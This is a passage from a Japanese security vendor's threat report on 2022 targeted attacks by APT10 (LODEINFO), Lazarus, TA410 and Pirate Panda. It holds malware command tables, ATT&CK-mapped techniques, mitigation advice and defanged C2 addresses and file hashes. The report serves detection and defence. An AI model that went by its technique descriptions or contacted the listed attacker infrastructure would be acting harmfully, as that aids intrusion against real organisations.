13	ver	LODEINFOバージョン情報表示
14	print	スクリーンキャプチャ
15	ransom	ファイル暗号化
16	comc	任意のコマンド実行 (WMIを使用)
17	config	未実装 (C2よりコマンドを受信すると”Not available.”を返す)

13. https://securelist.com/apt10-tracking-down-lodeinfo-2022-part-i/107742/

v0.6.6, v0.6.8の通信方式はHTTPで、暗号方式も過去バージョンから変化はみられていません。




図 28. LODEINFO v0.6.8の通信

LODEINFO攻撃キャンペーンの特徴と検出

主な初期侵入手法は変わらずスピアフィッシングメールで添付ファイルを実行させてLODEINFOに感染させるものです。この手法自体は一般的なマルウェアの初期侵入手法と変わらないことから自社内で昨今のメール系由での攻撃手法の情報共有、VHDファイルを業務で使用するケースが少ない場合はActive Directoyのグループポリシーで抑制、メールセキュリティ、EDR製品による対策に効果があると考えています。最近では外部サーバから暗号化ファイルをダウンロードし、メモリ上にLODEINFOを展開するファイルレスの範囲も増えてきているためメモリ上の悪意のあるコードを検出する対策製品も有効です。一方でマクロの悪用以外に自己解凍形式の実行ファイルSFXやVHDファイルなどのソーシャルエンジニアリングなど手口のアップデートは継続しており注意が必要です。

攻撃グループごとのTTPs(戦術、技術、手順)

2022年度に弊社で観測した攻撃グループごとのTTPsと標的組織を表で大まかに整理します。MITRE社 ATT&CKに攻撃フレームワークの攻撃番号を記載しますので、利用している製品での検出有無などをご確認ください。
※この表は、MITRE社 ATT&CK 攻撃フレームワーク version13[14] に基づき作成しています。

攻撃グループ	攻撃のTTPs	標的組織
Pirate Panda	**侵入経路:**スピアフィッシングメール 添付ファイル (Office マクロ、アイコン偽装の実行ファイル) **エクスプロイト:**N/A **利用するツール・マルウェア:** EntryShell RAT / Cobalt Strike Beacon **C2通信の特徴:** 業務上あまり使われないポート番号宛のTCP通信 (4431 8443など) **ATT&CK:** [Initial Access] Phishing: Spear phishing via Service (T1566.003) [Execution] Command and Scripting Interpreter: Visual Basic (T1059.005) Process Injection: Asynchronous Procedure Call (T1055.004) [Privilege Escalation] Access Token Manipulation (T1134) [Persistence] Hijack Execution Flow: DLL Side-Loading (T1574.002) [Command and Control] Non-Standard Port (T1571) Encrypted Channel: Symmetric Cryptography (1573.001)	国内製造関連企業 中国拠点

14. https://attack.mitre.org/versions/v13/

攻撃グループ	攻撃のTTPs	標的組織
APT10 （LODEINFO）	**侵入経路:**スピアフィッシングメール 添付ファイル（Office マクロ） **エクスプロイト:**N/A **利用するツール・マルウェア:** LODEINFO **C2通信の特徴:** VPS/ホスティングサービスの日本国内にあるサーバをC2として悪用、HTTP POST **ATT&CK:** [Initial Access] Phishing: Spearphishing Attachment（T1566.001） [Execution] User Execution: Malicious File（T1204.002） Officeファイルのマクロを有効にするよう誘導 [Persistence] Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder（T1547.001）機器再起動後に自動実行されるようにレジストリ追加 [Defense Evasion] Signed Binary Proxy Execution: Rundll32（T1218.011） 正規ファイルのrundll32を使って悪意のあるDLLファイルのコードを実行 [Defense Evasion] Hijack Execution Flow: DLL Side-Loading（T1574002） 正規ファイルK7SysMon.exeがロードするK7SysMn1.dllをベースにローダを開発 [Command and Control] Application Layer Protocol: Web Protocols （T1071.001）HTTP プロトコル上で暗号化データの通信を行う	メディア、シンクタンク（研究機関）、製造

TTPsより考察する脅威の検出と緩和策

マルウェアの配送・攻撃について

日本国内の拠点を標的とした攻撃では、メールでの配送が多く観測されました。配送されるファイルには、マクロ、ディスクイメージ（ISO VHDなど）、ショートカットなど様々な種類が観測されています。2021年にMicrosoft社がデフォルトの設定でインターネットからダウンロードしたマクロを無効にした事[15]、ISOやVHDなどのディスクイメージの実行時に警告が表示されない問題に対処した事[16]もあり、攻撃者は配送するファイルをマクロからディスクイメージに変更した後、再びマクロのファイルを試しているようです。執筆時点では、主流の配送ファイルの形式やトレンドはなく、2022年度もこの点についての変化があり注視が必要と思われます。

中国では日本で主に観測されている配送手法とは異なる手法が観測されました。中国では日本以上にWeChatのようなSNSを介したビジネスでのやりとりが一般的です。Pirate Pandaによる攻撃で観測されたSNSを介した攻撃ファイルの配送は入り口対策の主流であるメールセキュリティでは防ぐことができません。そのためマルウェアがエンドポイントに到達することが避けられないのを前提とした対策が重要であり、プロセスの振る舞いから攻撃を検出するEDR製品での対策が有効と思われます。また、TA410攻撃グループでは、USB系由での感染を多く観測しており、中国ではUSBがマルウェアの主な配送経路の一つになっていることが伺えます。また、他のアジア拠点でも標的型攻撃グループによるUSBを配送経路とした最近の攻撃観測もあります[17]。そのため、資産管理ソフトやEDR製品などが持つデバイスコントロール機能を使いUSB接続を適切に制限することで初期感染をコントロールする事が改めて重要であると思われます。

インストールされる RAT、遠隔操作（C2 サーバについて ）

LODEINFO、TRANSBOX、EntryShell、FlowCloudいずれもDLLサイドローディングで、暗号化されたペイロードをメモリ上に展開して実行する手法を使っています。実行中のプロセスをスキャンしてメモリ上のこれらRATの特徴的なコードをファストフォレンジックツールで検出する事や、通常とは異なるパスに正規実行ファイルが保存されて実行されるといった振る舞いをEDR製品で検出することは難しくないため、基本的なエンドポイントセキュリティ対策を端末・サーバに網羅的に行うことが重要です。また、中国の拠点で観測されたEntryShell、FlowCloudは、攻撃グループが異なるものの、80や443番以外の通常業務では使うことが少ない宛先ポートでTCP通信を行うため、企業のファイアウォールでポート管理を行うことで通信を遮断がすることができます。しかし、80や443番以外のポート番

15. https://learn.microsoft.com/ja-jp/deployoffice/security/internet-macros-blocked
16. https://msrc.microsoft.com/update-guide/en-US/vulnerability/CVE-2022-41091
17. https://www.mandiant.com/resources/blog/china-nexus-espionage-southeast-asia

号を使う設定になっている検体が多く観測されていることから、中国の拠点では基本的なネットワークセキュリティ対策が十分でないもしくは感染機器が社外にある時間帯に感染機器から情報を窃取することで目的を達成できていることを示している可能性も考えられるので、改めて対策が十分であるかを見直して頂くことを推奨します。

検知のインディケータ

APT10 (LODEINFO)

インディケータ	タイプ	備考
526f48c6b3b767c119282e362eeb39238ac3593f7b3742eb08e67cd93d913a44	SHA256	v0.6.8 ダウンローダ
947cc470b079ee4b70b72c853d9e9dc75f6ee7455c2e61ae5d91e3d1bd2e4e71	SHA256	v0.6.9 正規実行ファイル
7a4fd1cc932b96175055b2940242877cab728a9d7c7ee371cad8438b4e88a812	SHA256	v0.6.9 ローダ
632975a3642b0f2a6084880e59ffa19dfa8b08d13ac15b639e1e0ad3bdbf45bd	SHA256	v0.6.9 暗号化ファイル
http[:]//108.61.183[.]251/	C2	v0.6.6
http[:]//45.76.107[.]53/	C2	v0.6.6
http[:]//207.148.103[.]42/8091.htm	C2	v0.6.8 暗号化ファイル
http[:]//207.148.90[.]45/8091.htm	C2	v0.6.8 暗号化ファイル
http[:]//104.238.149[.]178/	C2	v0.6.8
http[:]//207.148.103[.]42/	C2	v0.6.8
http[:]//207.148.90[.]45/	C2	v0.6.8
http[:]//185.126.236[.]166/	C2	v0.6.9
http[:]//198.13.33[.]117/	C2	v0.6.9

Operation RestyLink

インディケータ	タイプ	備考
ab29f429b50805d1f271ac3918a293626682f3d7f4f7ad28f4fc07da85cd057a	SHA256	TANSBOX 正規実行ファイル
f38c367e6e4e7f6e20fa7a3ce0d8501277f5027f93e46761e72c36ec709f4304	SHA256	TRANSBOX ローダ
bdc15b09b78093a1a5503a1a7bfb487f7ef4ca2cb8b4d1d1bdf9a54cdc87fae4	SHA256	TRANSBOX AES暗号化ファイル

Lazarus

インディケータ	タイプ	備考
7db3b2401c555a301046911998ae95f080a3d9590047b309e2f7a2e98bfab260	SHA256	Zip (PDF/ LNK)
doc[.]documentshare[.]info	C2	
share[.]1drvmicrosoft[.]com	C2	

TA410 (FlowCloud)

インディケータ	タイプ	備考
b20d1ebe9d39ae587af87076e24275cfc47de4cb4b6860607e25f61847a216d7	SHA256	v5.0.7 インストーラ
58ba6e58df27f999e0ef90006ca071356abc786d46390a4a059a5855037c3d39	SHA256	v5.0.8 インストーラ
15908e00a2fd56a1d4ce7c5162aeaacbadf16f1f038a6b292e9ccee9b7553eb5	SHA256	v5.0.8 インストーラ
103.96.148[.]227 1645/TCP	C2	v5.0.8
103.96.148[.]227 1646/TCP	C2	v5.0.8
103.96.148[.]227 1647/TCP	C2	v5.0.8
103.139.1[.]141 562/TCP	C2	v5.0.7, v5.0.8
103.139.1[.]141 563/TCP	C2	v5.0.7, v5.0.8
www[.]fistlove1[.]com 562/TCP	C2	v5.0.8
www[.]fistlove1[.]com 563/TCP	C2	v5.0.8
www[.]isghost123[.]com 562/TCP	C2	v5.0.8
www[.]isghost123[.]com 563/TCP	C2	v5.0.8

Pirate Panda

インディケータ	タイプ	備考
7d226cdf9139cd666daa2b939740be2e47a78c2386dbec6904f603eacf9e8839	SHA256	EntryShellドロッパ
950cdd2b62701c4420a28970565e8eafdef1a3d8304915590b7b107f02e9a80b	SHA256	EntryShellドロッパ
acac32fd6c5bf8e66ab559903a75591c87ab6167d6b777f6c91692f32564b8df	SHA256	EntryShellローダ
53602f72554e3563b62f2092706fea47837056d0e5628eeebbc89bab95fd544d	SHA256	EntryShellローダ
2938aa7ff29ab16a52f9130f55570dfeb769621d209b92cb1519daf0b93b8fb6	SHA256	Cobalt Strike Beacon
320e0121ab2bf3fc0800763910aaccf55ae4d450258feea9a92b0fecf32868a6	SHA256	Cobalt Strike Beacon
4ba13bba6f118a5af5f5174183f9c77a67b034d059af393f29d07f10a3a1b40d	SHA256	Cobalt Strike Beacon
9d47acf2f8d1c0eb11e46e1d64f87a80827975513630bdb64dff11546c94cc97	SHA256	EntryShell RAT
780f5d21f1f38779f643f1fdf6c42795d23f7e77e1f75b09cead2ce5d0f15ea3	SHA256	EntryShell RAT
mail-csg[.]xyz	C2	
mraden[.]com	C2	
lzuedu[.]com	C2	
mail-csits[.]org	C2	
www.mraden[.]com	C2	
mail.mraden[.]com	C2	
mail.lzuedu[.]com	C2	
85.209.40[.]155	C2	
85.209.43[.]142	C2	
8.210.220[.]182	C2	

Co.Tomorrowing

MACNICA

マクニカは、1972 年の設立以来、最先端の半導体、電子デバイス、ネットワーク、サイバーセキュリティ商品に技術的付加価値を加えて提供してきました。従来からの強みであるグローバルにおける最先端テクノロジーのソーシング力と技術企画力をベースに、AI/IoT、自動運転、ロボットなどの分野で新たなビジネスを展開しています。
その中でセキュリティにおいては、最先端のセキュリティ商材を提供する中で独自の研究機関を有し、日本の企業に着弾したサイバー攻撃や対策をリサーチしています。

MACNICA

株式会社マクニカ

本社　〒222-8561 横浜市港北区新横浜1-6-3 マクニカ第1ビル
〒222-8563 横浜市港北区新横浜1-5-5 マクニカ第2ビル
TEL.045-476-2010 FAX.045-476-2060

西日本営業所　〒530-0005 大阪市北区中之島2-3-33 大阪三井物産ビル 14階
TEL.06-6227-6916 FAX.06-6227-6917

第7版